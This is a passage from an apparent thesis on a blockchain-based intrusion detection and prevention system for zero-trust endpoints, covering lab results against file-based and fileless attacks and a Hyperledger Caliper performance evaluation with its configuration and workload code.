


Figure 85 - Launched tactics and techniques within lab environment.

In Chapter 3, design phase, two additional research questions were raised. More specifically:

- (RQ2) How can we solve the highlighted Achilles Heel of ZTA? Namely, will the proposed BIDPS detect and prevent attacks against endpoints prior the 10th stage of MITRE’s ATT&CK threat knowledge base, thus proving effectiveness?
- (RQ3) How can we augment ZTA on endpoints using DLTs and blockchain?

The research aimed to address research questions RQ2 and RQ3 regarding the effectiveness of the BIDPS in detecting and preventing file-based attacks and its role as a source of immutable trust.

Regarding file-based attack class, the following results were extracted:

1. The BIDPS effectively detects and prevents all tactics and techniques associated with file-based attacks. Through lab tests, it was demonstrated that the BIDPS acts as the sole source of immutable trust and truth when it comes to both malicious and legitimate file execution.
2. In the lab tests, attempts to execute files without their hash and defined attributes being recorded on-chain triggered detection rules and alerts, leading to the denial of execution. This highlights the importance of recording file information on-chain as a prerequisite for execution.
3. It was found that attempting to execute a malicious file by simply dropping it on disk without its data being present on-chain was impossible. This indicates that prevention at all stages of the attack was successful, as the BIDPS effectively blocked the execution of unauthorized files.

These findings demonstrate the efficacy of the BIDPS in detecting and preventing file-based attacks, ensuring that only trusted and authorized files are executed while maintaining a high level of security and prevention throughout the process.

Regarding fileless attack class, the following results were extracted:

1. The research successfully addresses research questions RQ2 and RQ3 regarding the detection, prevention, and trust establishment in fileless attacks as well. However, it is important to note that while the detection and prevention aspects are partially achieved by the BIDPS alone, the integration of Sysmon or similar memory detection tools is necessary for comprehensive protection against in-memory attacks.
2. The lab results revealed a weakness in the BIDPS when it comes to detecting and preventing in-memory attacks. To address this, the context aware on-chain verification (see Table 12) was introduced. It contains native Windows applications that are commonly abused for process injection. By declaring the ownership of executables based on user privileges and recording it on-chain, the BIDPS can detect and prevent process injection attempts.
3. However, if advanced persistent threats (APTs) utilize custom non-Windows native tools or shellcode to load malware directly into memory without any executable touching the disk, the BIDPS is unable to detect or prevent such attacks. It is crucial to highlight that even if the malicious payload is loaded successfully, persistent access cannot be established without writing data on disk.
4. To complement the detection of in-memory attacks, the research implemented the use of Sysmon. A single test demonstrated the effectiveness of capturing Event ID 8, "CreateRemoteThread," through Sysmon. This opens potential for further research, such as recording all event IDs on-chain and using them as a source of immutable truth to trigger preventive actions automatically.




Figure 86 - Sysmon event ID 8, in memory attacks detection.

5. In cases where attackers are less skilled and use custom or native loaders to pass malicious code directly into memory, the BIDPS can detect and prevent such attempts. However, if adversaries are highly skilled and manage to insert malicious code directly into memory, the BIDPS requires the assistance of a memory analysis tool for detection and prevention.

Overall, the BIDPS can partially detect and prevent fileless attacks during the execution phase, depending on the methodology and skillset of attackers. It achieves full detection and prevention when attackers need to modify data on disk, as seen in the results of the file-based attacks. In Figure 94, the tactics and techniques used in both file-based and fileless attacks are summarized and visualized, along with their success ratios. **For file-based attacks, the BIDPS achieved a 100% success rate in both prevention and detection. However, when integrated with Sysmon, the effectiveness dropped to 84.7%.** The BIDPS demonstrates its ability to detect and prevent malicious execution, even acting on legitimate execution if necessary. This successfully answers RQ2. Furthermore, by establishing trust on-chain and removing trust from the endpoint itself, the BIDPS creates an immutable system of explicit trust, addressing RQ3. This system aids in effective prevention and detection, as well as providing a reliable source of truth for intrusion detection, incident investigation, and forensics examination.




Figure 87 – BIDPS success rate against file and files attacks.

5.4 Performance Evaluation

As discussed in 3.2.4 Performance and Scalability, a performance and scalability working group (PSWG) introduced a benchmarking framework named Hyperledger Caliper [80], while at the same time, several research papers have been published [78], [79] investigating and testing the performance of the benchmarking framework itself. Caliper is a general framework facilitating the benchmarking or performance evaluation of blockchain platforms with a predefined use case. Caliper’s primary purpose is to serve as a reference point in supporting the suitability of a blockchain implementation according to the user-specific use-case. Caliper’s reports should not be read in a simplistic manner, for instance, blockchain network X produces 100 transactions per second (TPS) while blockchain network Z produces 200 TPS, thereby network Z is better. Furthermore, in this section, we will describe the parameters to consider for such decisions avoiding simplistic comparatives and other caveats.

By the time of this writing, Hyperledger Fabric satisfies the following key attributes [162], thereby providing additional confidence in our selected benchmarking tool:

- Provides a common layer to integrate with major existing blockchain frameworks and platforms, meaning, the same benchmark can be executed on different blockchain systems.
- Provides a commonly accepted terminology and definition for performance indicators, such as TPS, latency, resource utilization, average time, and others.
- Provides satisfactory documentation and commonly accepted benchmark cases.

Caliper can be used for either performance evaluation or benchmarking. The two terms differ. In this section we evaluate the performance of the BIDPS, which is the process of measuring the performance of our blockchain system, also referred to as system under test (SUT). The evaluation covers pre-defined system-wide performance indicators.

The focus of this section is to evaluate, understand and document the performance of the SUT. We aim to achieve this by measuring the SUT’s performance indicators while dependent variables are altered. For example, changing the block size while measuring TPS, or changing the number of concurrent requests while measuring throughput. Benchmarking on the contrary, is the process of making standard measurements to compare one system against another. It can also be a comparison of the same system’s previous versus new measurements subject to a variable alteration.

5.4.1 Environment Definitions

A typical configuration for a blockchain performance evaluation includes two primary elements, test harness and the SUT, as shown in Figure 88.




Figure 88 - Blockchain Performance Evaluation Sample Configuration.

- **The test harness environment** comprises the hardware and software in use during performance evaluation. For the specifications see Table 10. Through the clients we inject workloads and make observations in several nodes. The load generating client is a node that submits transactions on behalf of a remote employee (user) to the blockchain network (SUT). This is done through Hyperledger Fabric SDK 2.2. The observing client is a node that receives notifications from the SUT regarding the status of the submitted transactions. The observing client cannot submit any new transactions, however.
- **The SUT environment**, although we will define this in detail later in this section, includes on a high-level the hardware, software, networks, and all relevant configurations required to run and maintain the blockchain. Nodes in the Hyperledger Fabric can have distinct roles, such as endorsing peers, ordering services or validating peers. Due to hardware limitations, all our nodes run in a containerized environment on the same virtual machine (VM) thereby the alterations in variables do not have major impact, as they should in a production-ready environment with nodes running on separate machines, or even a Kubernetes cluster.

5.4.2 Key Metrics Definitions

A. Read latency (max/min/avg)

Read latency = time when response received – submit time

Read latency is the time between read request submission and received reply, expressed in seconds.

B. Read throughput.

Read throughput = total read operations ÷ total time in seconds

Read throughput is a measure of how many read operations are completed in a defined period, expressed as reads per second (RPS).

C. Transaction latency (max/min/avg)

Transaction latency = (confirmation time at network threshold) – submit time

Transaction latency shows the time from the point that a transaction is submitted to the point that the result becomes available in the network.

D. Transaction Throughput

Transaction throughput = total committed transactions ÷ total time in seconds at committed nodes

Transaction throughput is the rate at which valid transactions are committed by the blockchain SUT in a defined period. This is the rate across the entire SUT however, and not on a single node. This rate is expressed as transactions per second (TPS) at a network size.

E. Successful transactions

The number of successful transactions.

F. Failed transactions

There are several possible reasons why blockchain transactions can be rejected, including consensus errors, syntax errors, and version errors.

- Consensus errors
 - Validation logic, defined as VSCC.
 - Endorsement policy not satisfied.
- Syntax errors
 - Invalid inputs, such as smart contract id or unmarshalling errors
 - Unverifiable client or endorsement signature
 - Repeated transaction due to error or replay attack.
- Version errors

- Due to version control, for instance, readset version mismatch or writeset becomes unwritable.

5.4.3 Architecture

Hyperledger Caliper will fulfil the following three primary tasks:

1. Function as a service that generates workload against our SUT.
2. Continuously monitor SUT's response(s)
3. Generate a detailed report based on predefined key metrics.

A simplified overview is shown in Figure 89, where it becomes evident that Caliper requires several inputs to run a performance test, regardless of the SUT's details. For reference, the BIDPS / SUT is shown in Figure 31. In this section we describe our own setup, provide a brief description of the inputs and the rationale.




Figure 89 - High level representation of performance evaluation architecture.

Caliper offers extensive documentation and tables with specific values and explanations regarding the configuration of each required input shown in Figure 89 [163]. Namely (1) the workload module, (2) benchmark configuration, and (3) network configuration together with (4) performance artifacts are the primary source of information for Caliper. The generated output is (5) the performance report. Caliper as a performance evaluation framework, requires two distinct processes, (a) the Caliper Manager process, which is responsible for SUT initialization and benchmark coordination, as well as the management of the performance report generation. (b) The worker process(es), responsible for the actual workload generation. This is also a core component towards Caliper scalability. Meaning, if workers reach the limits of its host machine, more workers can be deployed (for instance on different machines) to generate more workload, thus additional stress on the SUT.

5.4.3.1 Caliper Workspace

To begin with, we prepare the folder structure for the Caliper workspace. Thus, three core folders named “networks”, “workload”, and “benchmark”. In continuation we setup and utilize the core components. It is imperative to setup the Caliper command line interface (CLI), as this is the way to communicate with Caliper. Equally important is to bind the corresponding version of SDK according to Hyperledger Fabric version. We use the latest version, thereby Caliper CLI 0.4.2 and Fabric 2.2 with the following commands:

```
root@blocklabz:/home/blocklab/Desktop/hypercaliberlab/fabric-samples/caliper-workspace# npm
install --only=prod @hyperledger/caliper-cli@0.4.2
```

```
root@blocklabz:/home/blocklab/Desktop/hypercaliberlab/fabric-samples/caliper-workspace# npx
caliper bind --caliper-bind-sut fabric:2.2
```


5.4.3.2 Network Configuration File

Within the “networks” folder we build the first required input for Caliper, the networkConfig.yaml file. This ensures Caliper will leverage our previously blockchain network setup, and stress test this accordingly. The complete file is shown below:

```
name: Caliper test
version: "2.0.0"
caliper:
  blockchain: fabric
channels:
  - channelName: mychannel
    contracts:
    - id: basic
organizations:
  - mspid: Org1MSP
    identities:
    certificates:
    - name: 'User1'
      clientPrivateKey:
        path: '/home/blocklab/Desktop/hypercaliberlab/fabric-samples/test-
network/organizations/peerOrganizations/org1.example.com/users/User1@org1.example.com/msp/ke
ystore/cf3c54d83812ca291f73e46066fae61a1fadeb848b7ef57cdf9dce86d3ff171e_sk'
      clientSignedCert:
        path: '/home/blocklab/Desktop/hypercaliberlab/fabric-samples/test-
network/organizations/peerOrganizations/org1.example.com/users/User1@org1.example.com/msp/sig
ncerts/cert.pem'
      connectionProfile:
        path: '/home/blocklab/Desktop/hypercaliberlab/fabric-samples/test-
network/organizations/peerOrganizations/org1.example.com/connection-org1.yaml'
        discover: true.
  - mspid: Org2MSP
    identities:
    certificates:
    - name: 'User1'
      clientPrivateKey:
        path: '/home/blocklab/Desktop/hypercaliberlab/fabric-samples/test-
network/organizations/peerOrganizations/org2.example.com/users/User1@org2.example.com/msp/ke
ystore/91f869ea65c0e06f4d51986003a7e875ea67214e888a9318a47653cf3c4ace5b_sk'
      clientSignedCert:
        path: '/home/blocklab/Desktop/hypercaliberlab/fabric-samples/test-
network/organizations/peerOrganizations/org2.example.com/users/User1@org2.example.com/msp/sig
ncerts/cert.pem'
      connectionProfile:
        path: '/home/blocklab/Desktop/hypercaliberlab/fabric-samples/test-
network/organizations/peerOrganizations/org2.example.com/connection-org2.yaml'
        discover: true.
```

5.4.3.3 Workload Module

The workload module interacts with out deployed smart contract during the stress test round. We built the workload module in such way that reflects the main functions of our BIDPS, hence, (1) create new applications in the ledger in the form of “submit transactions”, and (2) search if an application exists in the world state in the form of “evaluate transactions” or “queries”. The full workload module is provided below.

```
'use strict';
const { WorkloadModuleBase } = require('@hyperledger/caliper-core');
class MyWorkload extends WorkloadModuleBase {
  constructor() {
    super();
  }
  async initializeWorkloadModule(workerIndex, totalWorkers, roundIndex, roundArguments,
sutAdapter, sutContext) {
    await super.initializeWorkloadModule(workerIndex, totalWorkers, roundIndex,
roundArguments, sutAdapter, sutContext);
    for (let i=0; i<this.roundArguments.assets; i++) {
      const assetID = `${this.workerIndex}_${i}`;
      console.log(`Worker ${this.workerIndex}: Creating asset ${assetID}`);
      const request = {
        contractId: this.roundArguments.contractId,
        contractFunction: 'CreateAsset',
        invokerIdentity: 'User1',
        contractArguments: [assetID,'hash','owner','size','appVersion'],
        readOnly: false
      };
      await this.sutAdapter.sendRequests(request);
    }
  }
  async submitTransaction() {
    const randomId = Math.floor(Math.random()*this.roundArguments.assets);
    const myArgs = {
      contractId: this.roundArguments.contractId,
      contractFunction: 'ReadAsset',
      invokerIdentity: 'User1',
      contractArguments: [`${this.workerIndex}_${randomId}`],
      readOnly: true
    };
    await this.sutAdapter.sendRequests(myArgs);
  }
}
function createWorkloadModule() {
  return new MyWorkload();
}
module.exports.createWorkloadModule = createWorkloadModule;
```

5.4.3.4 Benchmark Configuration

The benchmark configuration file (myAssetBenchmark.yaml) is where several options of the actual stress test can be configured. For instance, how many workers should the manager spawn, for how many rounds, how many transactions to be simulated and others. We also specify the monitoring options here; those allow for a full monitoring and thereby full reporting generation with the desired key metrics. There were numerous different benchmark configuration files during the performance evaluation, however, a sample version is provided below.

```
test:
  name: basic-contract-benchmark
  description: test benchmark
  workers:
    number: 4
  rounds:
    - label: readAsset
      description: Read asset benchmark
      txNumber: 35000
      rateControl:
        type: maximum-rate
      opts:
        tps: max
      workload:
        module: workload/readAsset.js
        arguments:
          assets: 40
          contractId: basic
  monitors:
    resource:
      - module: docker
    options:
      interval: 5
    containers:
      - all
```

5.4.4 Performance Problem Statement

Several essential functions take place within the BIDPS ecosystem. Based on our initial proposal in section

4.5.7 Application Rationale and Figure 51, processes 1 and 2 do not have a time constraint attached to them. Viz. the blockchain network administrator(s) per organization can build the necessary application whitelist before allowing access to the corporate resources in advance. The same pre-condition applies to the BYOD scenario. For the sake of completeness and measurement nonetheless, our BIDPS prototype was able to onboard 200 users within approx. 75 minutes, generating 1 million successful transactions in total, with the rate of 220 TPS. Therefore, user onboarding, firstly, is usually not a time bounded task, and secondly, even if an organization has hard deadlines on user onboarding, with an extremely limited resourced prototype like ours, it could onboard 1300 new endpoints per working day (assuming 8 hours equal a working day).

Thus, our first performance evaluation workload generation and measurement are focused on process 3. Process 3 is where the decision-making whether an application is allowed to be executed or not transpire. Consequently, this is also a key point for process 6, whereas if an application is not allowed to execute, a potential intrusion detection alert needs to be raised. On the contrary if the outcome of process 3 is positive, namely the query returns the required value, then the application will be allowed execution. This is likely the first potential performance bottleneck. Before diving into system bottleneck analysis, it is imperative to understand the two BIDPS's application-peer interactions, namely **ledger-update** versus **ledger-query** transactions.

In section 4.4.6 Consensus we described the BIDPS's transaction flow in three simple stages **(A) endorsement, (B) ordering, (C) validation and commitment**, whereas in Figure 33 we demonstrated the same on a high-level. The BIDPS application currently deployed on the remote employee's endpoint, will always connect to the relevant organization peer(s) when it needs to access the ledger and chaincode(s). Once the peer connection is established, the BIDPS application can execute the chaincode to either query or update the ledger.

- In case of a **ledger-update transaction**, a more complex interaction between the application, peer(s) and orderer(s) must take place, namely **stages (A), (B) and (C)** must be completed. In addition, this is the first out of two available methods to execute chaincode, by using 'invoke', which covers the whole transaction flow.
- In case of a **ledger-query transaction**, the outcome is immediately returned to the user, while only **stage (A)** must be completed. This is the second out of two available methods to execute chaincode, by using 'query', which calls only one peer to get the result of chaincode invocation.

Table 15 summarizes the individual consensus related actions while showing where the invoke or query is required.

Table 15 - Invoke versus Query.

Action vs transaction method	Invoke	Query
Results in the update of world-state DB	Yes	No
Transaction data saved on-chain	Yes	No
Requires responses from multiple peers	Yes	No
Triggers ordering service and block creation	Yes	No

A ledger query transaction is far more lightweight than ledger-update (invoke) since it does not need to engage multiple peers, nor the ordering service. Therefore, it is best suited for low-latency read-only activities, without the necessity to record data on-chain.

Considering our BIDPS context however, Process 3 (described in

4.5.7 Application Rationale) and visualized in Figure 51 refers to the application “AssetExists”, which invokes the “ReadAsset” chaincode. Therefore, it is evident that during process 3, the decision-making point whether an application will be allowed execution upon user’s request is a ledger-query transaction. Subsequently, stages (B) ordering and (C) validation and commitment are descoped when it comes to performance measurement for this experiment.

A simplified representation of a ledger-query transaction is shown in Figure 90.




Figure 90 - Ledger-Query transaction overview.

Every endpoint will have to utilize “AssetExists” and “ReadAsset” application and chaincode respectively, thereby the response (2.3 Response) will be the last step within the transaction flow. Conclusively:

1. The BIDPS when it comes to decision-making e.g., allow versus deny execution to an application and thereby raising or not raising an intrusion alert, inherently avoids the already identified bottlenecks [71] [164] [165] when it comes to ledger-update related transactions of Hyperledger fabric. This is because our intrusion detection mechanism happens before the block creation or ordering service begins.
2. However, this forms the following research question. **RQ4 What happens when hundreds of users (or even thousands in the case of a notional bank) try to execute an application and thereby start a ledger-query transaction all at once?**

5.4.5 Problem Analysis and Observations

To answer **RQ4**, we need to breakdown the exact steps of a ledger-query transaction. Phase (A) of a ledger-update transaction is the entire ledger-query transaction, as shown in Figure 90. Phase (A) is the endorsement phase. In the case of ledger-query, it is named transaction proposal and endorsement, and it consists of three discrete steps. These are part of the client application and peer interaction. Specifically, in our BIDPS ecosystem, the client application represents the remote employee’s workstation. Thereby the sequence for an endpoint with a user having a valid identity is the following:

1. **Transaction proposal:** user belonging to org1 executes a single application chrome.exe, which automatically triggers the “AssetExists” chaincode and therefore submits a signed -with user’s certificate- transaction proposal to the endorsing organization org1 peer(s).
2. **Transaction execution:** peer0 belonging to org1 executes the chaincode “ReadAsset” specified in the proposal and generates a proposal response which contains the read-write set. The response is signed by peer0 and is sent back to the user.
 - a. In case the output matches the input, namely, the current hash of chrome.exe is identical to the one existing on-chain, chrome.exe will be allowed execution.
 - b. In case the output of “ReadAsset” returns a hash mismatch, chrome.exe will be denied execution.
 - c. Additionally, an intrusion alert will be triggered and process 6 begins (see Figure 51)
3. **Transaction endorsement:** the transaction will be executed repeatedly for each organization required by the chaincode endorsement policy. Responses are collected and signed.

We measured the performance of the above-mentioned ledger-query step 2, assuming a group of 100 up to 1000 remote employees attempt a simultaneous execution of Chrome web browser. Chrome requires 350 different executables to be queried prior allowing execution, which we measured on the remote employee endpoint. Our observations are shown in Figure 91 and Figure 92.

